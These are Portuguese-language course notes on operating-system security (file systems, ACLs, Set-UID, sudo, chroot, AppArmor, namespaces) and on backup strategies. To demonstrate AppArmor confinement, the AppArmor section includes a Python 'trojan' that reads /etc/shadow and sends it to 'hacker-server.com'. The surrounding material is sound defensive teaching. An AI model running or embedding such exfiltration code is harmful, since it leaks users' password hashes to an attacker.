


## IX. Virtual File System - VFS


Um File System procura fornecer um método para representar pontos de montágem, diretórios, ficheiros e links

É uma estrutura hierárquica para armazenar conteúdo

Um **Virtual File System** é uma **camada de abstração** que se **coloca por cima** de um **file system** de forma a permitir que **client applications** acedam diferentes tipos de **concrete file systems** de forma uniforme. O VFS pode portanto ser usado, p.ex, para aceder local e network storage devices de forma transparente sem que a client application repare



Img 8.1 – Modelo hierárquico da partição de um file system em vários virtual file systems



Img 8.2 – Exemplo de um file system

Quando falamos de sistemas de ficheiros temos de falar de:

- **Ponto de Montagem**

- Acesso à raiz de um File System específico
- Windows usa as letras A:, C:, ...
- Linux, Android e macOS usam um diretório qualquer

- **Diretório**

- Método de organização hiérarquica
- Outros diretórios, pontos de montágem, ficheiros, links,...
- O primeiro diretório é denominado de **Raiz**

- **Links**

- Mecanismos de indireção no File System
- **Soft Links**
  - Apontam para outro recurso em qualquer FS no mesmo VFS
  - Atalhos de Windows são semelhantes a Soft Links mas são tratados a nível aplicacional
- **Hard Links**
  - Fornecem múltiplos identificadores (nomes) para um mesmo conteúdo (dados) num mesmo file system

- **Ficheiros**

- Servem para armazenar dados de forma persistente
- A longevidade é dada pelo suporte físico e não pelo conceito de ficheiro (apagar pode significar apenas marcar o ficheiro como apagado, e não remove-lo da memória)
- São sequências ordenadas de bytes associadas a um nome

- O nome permite recuperar/reutilizar esses bytes mais tarde
- O seu conteúdo pode ser alterado removido ou acrescentado
- Possuem uma proteção que controla o seu uso
  - Permissões de leitura, escrita, execução, remoção, ...
  - O modelo de proteção depende do sistema de ficheiros

No que toca aos **mecanismos de segurança dos ficheiros e diretórios temos:**

- **Mecanismos de Proteção Mandatórios**
  - Dono do recurso
  - Utilizadores e Grupos permitidos
  - Permissões de leitura, escrita e execução
    - Tem significados diferentes para Ficheiros e diretórios
- **Mecanismos de Proteção Discricionários**
  - Regras específicas definidas pelo utilizador
- **Mecanismos adicionais**
  - Compreensão implícita
  - Indireção para recursos remotos (ex, para a OneDrive)
  - Assinatura
  - Cifra

## X. Canais de Comunicação

*Os Canais de Comunicação permitem a **troca de dados entre atividades distintas mas cooperantes***

São essenciais em qualquer sistema atual visto que todas as aplicações recorrem a estes mecanismos

Existem canais de comunicação entre:

- **Processos do mesmo SO/Máquina**
  - Comunicam através de Pipes, sockets UNIX, sterams, ...
  - Comunicação entre processos e núcleo (syscalls e sockets)
- **Processos em Máquinas distintas**
  - Comunicam através de Sockets TCP/IP e UDP/IP

## XI. Controlo de Acessos

O núcleo de um OS é um monitor de controlo de acessos que:

- Controla todas as **interações** com o **hardware**
  - **Aplicações NUNCA** acedem diretamente a recursos
- **Controla** todas as **interações entre entidades** do modelo computacional

Controlamos o acesso de Sujeitos, que podem ser:

- Processos locais
  - Através da API de system calls
  - Um syscall não é uma chamada ordinária a uma função
- Mensagens de outras máquinas

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
    FILE *fp = fopen("hello.txt", "wb");
    char* str = "hello world";
    fwrite(str, strlen(str), 1, fp);
    fclose(fp);
}

$ gcc -o main ./main

$ strace ./main
...
openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(3, "hello world", 11)      = 11
close(3)                      = 0
...

```

**Interações com ficheiros são mediadas pelo núcleo.**

**Aplicações não acedem diretamente a recursos**

Img 11.1 – Exemplo de um processo que acede a um ficheiro não acede diretamente ao recurso

O controlo de acessos pode ser **obrigatório** ou **mandatório**

Nos casos em que o **controlo de acessos é obrigatório no OS** esses **controles fazem** parte da **lógica** do **modelo computacional** e não **são moldaveis** pelos **utentes** ou **adminisitradores** (a não ser que alterem mesmo o comportamento do kernel)

Por exemplo, no Linux, a ROOT pode fazer tudo, sinais a processos só podem ser enviados pela root ou pelo dono e Sockets AF\_PACKET(RAW) só podem ser criadas pela root ou por processos com capacidade CAP\_NET\_RAW.

Por outro lado no macOS a root pode fazer QUASE tudo, mas não pode alterar binários nem diretórios assinados pela Apple

Os **utilizadores podem** também **definir regras** para **controlo de acessos** (definíveis pelo dono/utilizador). Esta limitação em si é um acesso mandatório. A isto chama-se **Controlo de Acesso Discricionário**

- Access Control Lists (ACL) discricionárias
  - Listas expressivas que limitam acesso a recursos
- Linux Apparmor
  - Armazena configurações em /etc/apparmor.d com limitações das aplicações
  - Regras aplicadas automaticamente independentemente do utilizador
- macOS sandboxd
  - Aplicações são lançadas dentro de contextos isolados (Sandbox)
  - A sandbox contém uma definição da informação que entra/sai

Img 11.2 – Exemplo de formas como o utilizador pode definir regras de controlo de acessos

## XII. Proteção com ACLs

Cada **objeto** possui uma **ACL – Access Control List** que diz quem *pode fazer o quê*

A ACL pode ser discricionária ou obrigatória:

- Quando é obrigatória não se consegue modificar
- Se for discricionária pode ser alterada

É verificada quando uma atividade pretende manipular o objeto.

Se o pedido de manipulação não estiver autorizado então é negado


Quem faz as validações das ACLs é o núcleo do OS (o monitor de segurança para ser mais específico)

### Proteção de Ficheiros com ACLs

Pode ser feita com:

- **ACLs de Dimensão Fixa**
  - Cada elemento do sistema de ficheiros possui uma ACL
    - Atribui 3 tipos de direitos a 3 entidades
    - Apenas o dono de elementos pode mudar a ACL
  - Direitos sobre *ficheiros e diretórios*: **R W X**
    - *Leitura ; listagem*
    - *Escrita ; adição/remoção de ficheiros ou subdiretórios*
    - *Execução ; Uso como diretória corrente do processo*
  - As permissões podem ser aplicadas sobre:
    - UID (dono do ficheiro)
    - GID
    - Os outros

Img 12.1 – Exemplo da atribuição de permissões a um ficheiro para o UID (rwx), GID(rx) e outros (sem permissões)



## • ACLs de Dimensão Variável

- Cada elemento do sistema de ficheiros possui uma ACL e um dono
  - A ACL atribui 14 tipos de direitos a uma lista de entidades
  - O dono pode ser um utilizador singular ou um grupo
  - O dono não possui direitos especiais por isso mesmo
- Os 14 direitos são:

- |  |   |
|--|---|
| <ul style="list-style-type: none"><li>• <b>Leitura:</b> listagem para diretórias</li><li>• <b>Escrita:</b> adição de ficheiros para diretórias</li><li>• <b>Execução:</b> uso como diretória corrente para diretórias</li><li>• <b>Acrescento:</b> adição de subdiretórias para diretórias</li><li>• <b>Remoção de ficheiros e subdiretórias</b></li><li>• <b>Remoção (do próprio)</b></li></ul> | <ul style="list-style-type: none"><li>• <b>Leitura / escrita dos atributos</b></li><li>• <b>Leitura dos atributos estendidos</b></li><li>• <b>Leitura / alteração dos direitos</b></li><li>• <b>Tomada de posse</b></li></ul> |
|--|---|

- E as entidades são:

- Utilizadores singulares
- Grupos de utilizadores

- Existe ainda um grupo “Everyone” que representa “todos os que ainda não foram especificados”

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x  2 root root 100 dez  7 21:39 .
drwxrwxrwt 25 root root 980 dez  7 21:39 ..
-rw-r-----  1 root root   6 dez  7 21:42 a
-rw-r--r--  1 root root   6 dez  7 21:42 b
-rw-r-x---+ 1 root root   6 dez  7 21:42 c

[nobody@host ~]$ cat a
cat: a: Permission denied

[nobody@host ~]$ cat b
SIO_B
[nobody@host ~]$ cat c
SIO_C

[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

- No Windows
  - Cada recurso possui uma ACL e um dono
    - O dono pode ser um utilizador ou grupo
    - Não existem outras permissões definidas
  - Entidades constituem de:
    - Utilizadores individuais
    - Grupos de utilizadores

• <b>Leitura</b>	• Ler e Escrever Atributos
• Diretórios: Lista entradas do diretório	• Ler e Escrever Atributos extendidos
• <b>Escrita</b>	• Ler e Modificar Permissões
• Diretórios: Adiciona novos ficheiros	• Tomar Posse
• <b>Execução</b>	
• Diretórios: Utiliza como CWD	
• <b>Adição</b>	
• Diretórios: Adiciona novos diretórios	
• <b>Apagar Ficheiros e Diretórios</b>	
• <b>Remoção (dele próprio)</b>	

## XIII. Elevação de Privilégios – Set-UID

Temos dois tipos de UIDs:

- **Real UID**
  - É o UID do processo criador
  - Iniciador da aplicação
  - Não pode ser alterado
- **Effective UID**
  - É o UID do processo
  - O unico que importa para definir os direitos do processo

O Effective UID pode ser alterado:

- **Aplicação Normal**
  - eUID = rUID = UID do processo que executou o exec
  - eUID não pode ser alterado a não ser que sejamos a root (UID = 0)

- **Aplicação Set-UID**

- eUID = UID da aplicação executada
- rUID = UID inicial do processo
- eUID pode ser mudado para o rUID

As aplicações Set-UID permitem então que se **alterem identificadores** dos **processos** quando carregados de ficheiros específicos:

- **u+s**

- O eUID do processo é igual ao do dono do ficheiro
  - E não igual ao UID de quem lança o programa

- **g+s**

- O gUID (GID Efetivo) do processo é igual ao grupo do ficheiro
  - E não ao grupo primário (GID) do utilizador que o lança

Permitem também a realização de **tarefas administrativas**:

- **Passwd, chfn, chsh**

- Permite a alteração de senhas
  - (Ler e escrever o ficheiro /etc/shadow e /etc/passwd)

- **Ping**

- Permite a qualquer utilizador a criação de sockets RAW

- **SUDO**

- Permite executar uma aplicação com um eUID diferente

## XIV. Login

**O login NÃO é uma operação do núcleo**

Uma **aplicação de login privilegiada** apresenta uma interface de login para obter as credenciais dos utentes (par nome/senha, elementos biometricos, smartcard e pin de ativação, etc...)


A **aplicação de login valida as credenciais e obtem os UID e GIDs apropriados** para o utente.

Inicia também uma **aplicação num processo com esses identificadores** (Numa consola Linux esta aplicação é um **shell**) (ok that's pretty cool actually)

Quando esse **processo termina a aplicação de login reaparece**

Daí em diante **todos os processos criados pelo utente tem os seus identificadores herdados através de forks**

O **processo de login tem de ser privilegiado** para ser capaz de criar processos com UID e GIDs arbitrários (i.e o dos utentes que fazem login)



Img 14.1 – Exemplo do processo de login

Falando mais especificamente do processo de validação da senha em específico, temos:

- **O nome do utente é usado para encontrar o par UID/GID no ficheiro /etc/passwd**
  - Em conjunto de GIDs adicionais no ficheiro /etc/group
- **A senha é transformada usando uma função de síntese**
  - Atualmente configurável quando se cria um novo utente (/etc/login.conf)
  - A sua identidade é guardada juntamente com a senha transformada
- **O resultado é verificado face a um valor guardado no ficheiro /etc/shadow**
  - Indexado também pelo nome do utente
  - Se coincidirem o utente foi corretamente autenticado
- **Proteção de ficheiros**
  - /etc/passwd e /etc/group podem ser lidos por qualquer um
  - /etc/shadow só pode ser lido pela root
    - Proteção contra ataques com dicionários

## XV. SUDO

A administração pela Root não é adequada:

- É uma entidade que pode ser usada por muita gente (qualquer admin)
- Impossível identificar quem fez o que

Uma aproximação preferível seria o uso de **vários utilizadores** que podem ser **admins temporários** – Sudoers

Definido por um ficheiro de configuração usado pelo sudo

Sudo (Super User Do) é uma aplicação Set-UID com UID = 0

Um registo adequado pode ser realizado por cada comando executado via sudo (já podemos identificar quem fez o que)

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo

[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)

[user@linux ~]$ sudo -s
[sudo] password for user:

[root@linux ~]# id
uid=0(root) gid=0(root) groups=0(root)

[root@linux ~]# exit

[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

Img 15.1 – Exemplo do uso do comando SUDO

## XVI. Mecanismos de Confinamento

Mecanismos de confinamento são mecanismos que criam segurança através da definição de fronteiras/limites que vão provocar isolamento

## XVII. Mecanismos de Confinamento - Chroot

**Reduz a visibilidade de um sistema de ficheiros** através da criação de uma “nova root aparente”. Basicamente, e copiando da Wikipedia:

A **chroot** on [Unix operating systems](#) is an operation that changes the apparent [root directory](#) for the current running process and its [children](#)

Cada descriptor de processo possui o número do i-node raiz a partir do qual são resolvidos os caminhos absolutos

O mecanismo chroot permite mudar esse numero para referir o i-node de outra diretoria arbitraria. A vista do sistema de ficheiros do processo fica reduzida ao que existe abaixo dessa diretoria

É usado para proteger o sistema de ficheiros de aplicações potencialmente perigosas (como servidores publicos).

É preciso ser usada com muito cuidado:

- The **chroot mechanism** is **not intended to defend against intentional tampering by privileged (root) users**. To mitigate the risk of this security weakness, chrooted programs should relinquish root privileges as soon as practical after chrooting,
- On systems that support device nodes on ordinary filesystems, a chrooted **root user** can still create device nodes and mount the file systems on them; thus, the chroot mechanism is not intended by itself to be used to block low-level access to system devices by privileged users. It is not intended to restrict the use of resources like **I/O**, bandwidth, disk space or CPU time.

```
[root@linux /opt/chroot]# find .
.
./usr
./usr/lib
./usr/lib/libcap.so.2
./usr/lib/libreadline.so.7
./usr/lib/libncursesw.so.6
./usr/lib/libdl.so.2
./usr/lib/libc.so.6
./lib64
./lib64/ld-linux-x86-64.so.2
./bin
./bin/ls
./bin/bash

[root@linux /opt/chroot]# chroot . /bin/bash
bash-4.4# ls /
bin lib64 usr

bash-4.4# cp /bin/bash .
bash: cp: command not found
```

Img 17.1 – Ex de uma chroot - /opt/chroot

## XVIII. Mecanismos de Confinamento - Apparmor

Mecanismo usado para **restringir aplicações com base num modelo de comportamento:**

- Requer suporte do nucleo – Linux Security Modules
- Foco nas syscalls e nos seus argumentos
- Pode funcionar nos modos *complain* e *enforecement*
- Gera entradas no registo do sistema para auditar o comportamento

**Ficheiros de configuração** definem que **atividades podem ser invocadas**

- Por aplicação, carregada de um ficheiro
- Aplicações nunca podem ter mais acesoss do que o definido, **mesmo que executadas pela root**

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( ("hacker-server.com", 8888) )
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')

# Profile at /etc/apparmor.d/usr.bin.trojan
```

```
/usr/bin/trojan {
    #include <abstractions/base>

    deny network inet stream,
    /** r,
```

Img 18.1 – Ex de uma aplicação maliciosa e dos resultados com o Apparmor profile enabled e disabled

```
##### Apparmor Profile Disabled #####
root@linux: ~# trojan a
SIO_A
```

```
##### Apparmor Profile Enabled #####
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

## XIX. Mecanismos de Confinamento - Namespaces

Permite o **particionamento de recursos** em vistas (namespaces)

- Processos num namespace possuem uma vista restrita do sistema
- Ativado através de syscalls por um processo simples
  - **Clone**
    - Define um namespace para onde migrar o processo
  - **Unshare**
    - Desassocia o processo do seu contexto atual
  - **Setns**
    - Coloca o processo num namespace

Tipos de Namespaces:

- **Mount**
  - Aplicados a pontos de montagem
- **Process id**
  - Primeiro processo tem id 1
- **Network**
  - Stack de rede independentente (rotas, interfaces, ...)
- **IPC**
  - Metodos de comunicação entre processos
- **Uts**
  - Independencia de nomes (DNS)
- **User id**
  - Segregação das permissões
- **Cgroup**
  - Limitação dos recursos utilizados (memoria, cpu, ...)

```

## Create netns named mynetns
root@vm: ~# ip netns add mynetns

## Change iptables INPUT policy for the netns
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP

## List iptables rules outside the namespace
root@linux: ~# iptables -L INPUT
Chain INPUT (policy ACCEPT)
target      prot opt source                      destination

## List iptables rules inside the namespace
root@linux: ~# ip netns exec mynetns iptables -L INPUT
Chain INPUT (policy DROP)
target      prot opt source                      destination

## List Interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

## Move the interface enp0s3 to the namespace
root@linux: ~# ip link set enp0s3 netns mynetns

## List interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff

## List interfaces outside the namespace
root@linux: ~# ip link list
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

```

Img 19.1 – Comandos de criação e listagem de namespaces

## XX. Mecanismos de Confinamento - Containers

Basically...Docker Containers

Explora e incrementa sobre a ideia de **namespaces** para fornecer uma **vista virtual do sistema**

Fornece o isolamento de rede, cgroups, user ids, mounts, etc...

**Processos são executados no ambito de um container:**

- Um **container** é uma **construção aplicacional e não do nucleo**
- Consiste num **ambiente por composição de namespaces**
- Requer a criação de pontes com o sistema real
  - Interfaces de rede, processos proxy

Algumas aproximações incluem:

- **LinuX Containers** – Foco num ambiente completo virtualizado (evolução do OpenVZ)
- **Docker** – Foco em executar aplicações isoladas segundo um pacote portável entre sistemas (usa LXC)
- **Singularity** – Semelhante a docker, foco em HPC e partilha por vários utilizadores

# Armazenamento

---

## I. Problemas e Soluções de Armazenamento

O Armazenamento de ficheiros num sistema pode enfrentar vários problemas:

- **Dispositivos de Armazenamento avariaram**
  - É preciso minimizar a falha de discos ou a perda de informação
  - Eventualmente acontece a qualquer dispositivo
- **Acesso mecânico à informação é lento**
  - Acesso a informação de disco é lenta
  - Tempo = tempo de translação + tempo de rotação
  - Mais informação implica maior estrangulamento
- **Dispositivos Sólidos (SSDs) possuem número de escritas reduzido**
  - 2000 a 3000 escritas para a tecnologia MLC
- **Existem eventos que levam à perda total de dados**
  - Incendios, roubos, picos de energia, inundações, erros de utilizador, ataques informáticos, ...
- **Pode ser necessário distribuir dados de forma inteligente**
  - Para maximizar desempenho
  - Para reduzir custos

Para remediar estes problemas, foram engenhadas as seguintes soluções:

- **Cópias de Segurança – Backups**
  - No Local ou Remotos

- **Armazenamento Redundante**
  - RAID, ZFS, ...
- **Discos mais caros, Ambientes mais controlados**
  - SLED (Single Large Expensive Disk)
  - Discos “Enterprise Grande”
  - Controlo de Temperatura e humidade
- **Infraestruturas dedicadas de armazenamento**
  - Ponto unico de aplicação de políticas

Vamos agora ver em detalhe estas soluções

## II. Backups

Devem-se realizar **cópias periódicas dos dados** (Imagen do estado do armazenamento num dado momento, por vezes cifradas).

Estas cópias periódicas vao-nos permitir repor ficheiros para versões anteriores


Os Backups podem ser:

- **Completos**
  - **Imagens Completas da Informação**
  - Permitem recuperação rápida
  - Precisam de muito espaço
- **Diferenciais**
  - **Só são guardadas as diferenças desde o último backup completo**
  - A recuperação é mais lenta
  - Mas ocupam menos espaço
  - Infelizmente, diferenciais diários vão aumentando progressivamente de tamanho...


- **Incrementais**

- **Consistem em Backups diferenças desde o ultimo backup**
- A recuperação é **muito** mais lenta visto que vai ser necessário realizar a reconstrução incremental desde o ultimo backup completo
- Porém fornecem grande eficiencia de espaço

**Differential**



**Incremental**



Img 2.1 – Backups Incrementais vs Diferenciais

Realizar Backups **NÃO** é armazenar informação num disco adicional (externo ou remoto).

Um Backup considera políticas, mecanismos e processos para **realizar, manter e recuperar CÓPIAS** de informação que visa a resistir a várias situações.

Reverter para um Backup deve ser feito apenas em situações de catástrofe

Um backup considera a realização da cópia, o armazenamento e o restauro

Enquadramento legal obriga a um cuidado especial, principalmente quando estamos a lidar com a existência de dados pessoais. Nestes casos é necessário implementar uma política de retenção – Os **Backups têm de expirar**

### Compressão de Backups

Os backups precisam de ser comprimidos utilizando **algoritmos de compressão sem perdas** (ex. ZIP)

Devemos considerar:

- **Copias seletivas da informação**
  - Apenas os ficheiros que foram alterados (Backups Incrementais ou Diferenciais)
- **Deduplicação**
  - Armazenar apenas ficheiros/blocos únicos
  - Copias totais com processo de redução posterior
    - De blocos usando formatos de imagens adequados
    - De ficheiros através de ligações (ex – Hardlinks)

		Totals			Existing Files		New Files	
Backup#	Type	#Files	Size/MB	MB/sec	#Files	Size/MB	#Files	Size/MB
657	full	143905	7407.3	2.07	143870	7360.4	59	46.9
658	incr	47	47.6	0.03	33	40.0	29	7.6
659	incr	153	39.5	0.02	132	32.1	36	7.4
660	incr	118	52.2	0.03	78	12.1	70	40.1
661	incr	47	47.4	0.02	32	40.0	32	7.4
662	incr	47	47.5	0.02	33	40.0	29	7.5
663	incr	47	47.5	0.01	33	40.2	29	7.3
664	incr	232	53.3	0.03	211	46.0	36	7.4
665	incr	91	51.4	0.05	35	1.2	85	50.2
666	incr	89	45.7	0.05	71	38.0	37	7.6
667	incr	47	47.7	0.02	18	9.2	44	38.5
668	incr	47	47.8	0.02	21	34.0	41	13.8
669	full	143937	7407.8	3.05	143824	7396.8	185	11.2
670	incr	95	35.0	0.04	68	27.0	54	8.0

			Existing Files			New Files		
Backup#	Type	Comp Level	Size/MB	Comp/MB	Comp	Size/MB	Comp/MB	Comp
657	full	3	7360.4	6244.5	15.2%	46.9	9.4	80.0%
658	incr	3	40.0	9.0	77.6%	7.6	1.7	76.9%
659	incr	3	32.1	8.6	73.1%	7.4	1.7	77.3%
660	incr	3	12.1	3.2	74.0%	40.1	9.0	77.6%
661	incr	3	40.0	8.3	79.4%	7.4	1.7	76.7%
662	incr	3	40.0	8.8	77.9%	7.5	1.7	76.8%
663	incr	3	40.2	8.3	79.3%	7.3	1.7	77.2%
664	incr	3	46.0	12.3	73.2%	7.4	1.7	77.1%
665	incr	3	1.2	0.4	68.2%	50.2	10.5	79.2%
666	incr	3	38.0	9.1	76.0%	7.6	1.9	74.8%
667	incr	3	9.2	1.2	86.5%	38.5	8.4	78.2%
668	incr	3	34.0	7.2	78.9%	13.8	3.4	75.4%
669	full	3	7396.8	6251.1	15.5%	11.2	2.9	74.5%
670	incr	3	27.0	6.5	76.0%	8.0	2.0	75.7%

```
$ du -hs 669
6.2G  669
$ du -hs 657
6.2G  657
```

```
$ du -hs 669 657
6.2G  669
106M  657
6.3G  total
```

du ignora hardlinks repetidos

Img 2.2 – Backups sem compressão vs com compressão e de-duplicação

## Níveis

Os backups podem ser feitos ao nível:

- **Aplicacional**
  - Extração dos dados da aplicação
  - Representa uma vista consistente para a aplicação
    - Pode ser necessário bloquear o estado da aplicação

- Necessário repetir para todas as aplicações existentes

- **Dos Ficheiros**

- Cópias de ficheiros individuais
- Permite copiar qualquer aplicação
- Estado guardado pode ser inconsistente
  - Ex. Ficheiros abertos com dados ainda não escritos para o disco

- **Do Sistema de Ficheiros**

- Mecanismos próprios do sistema de ficheiros
- Criação de regtos de alterações periódicas
  - Snapshots temporais
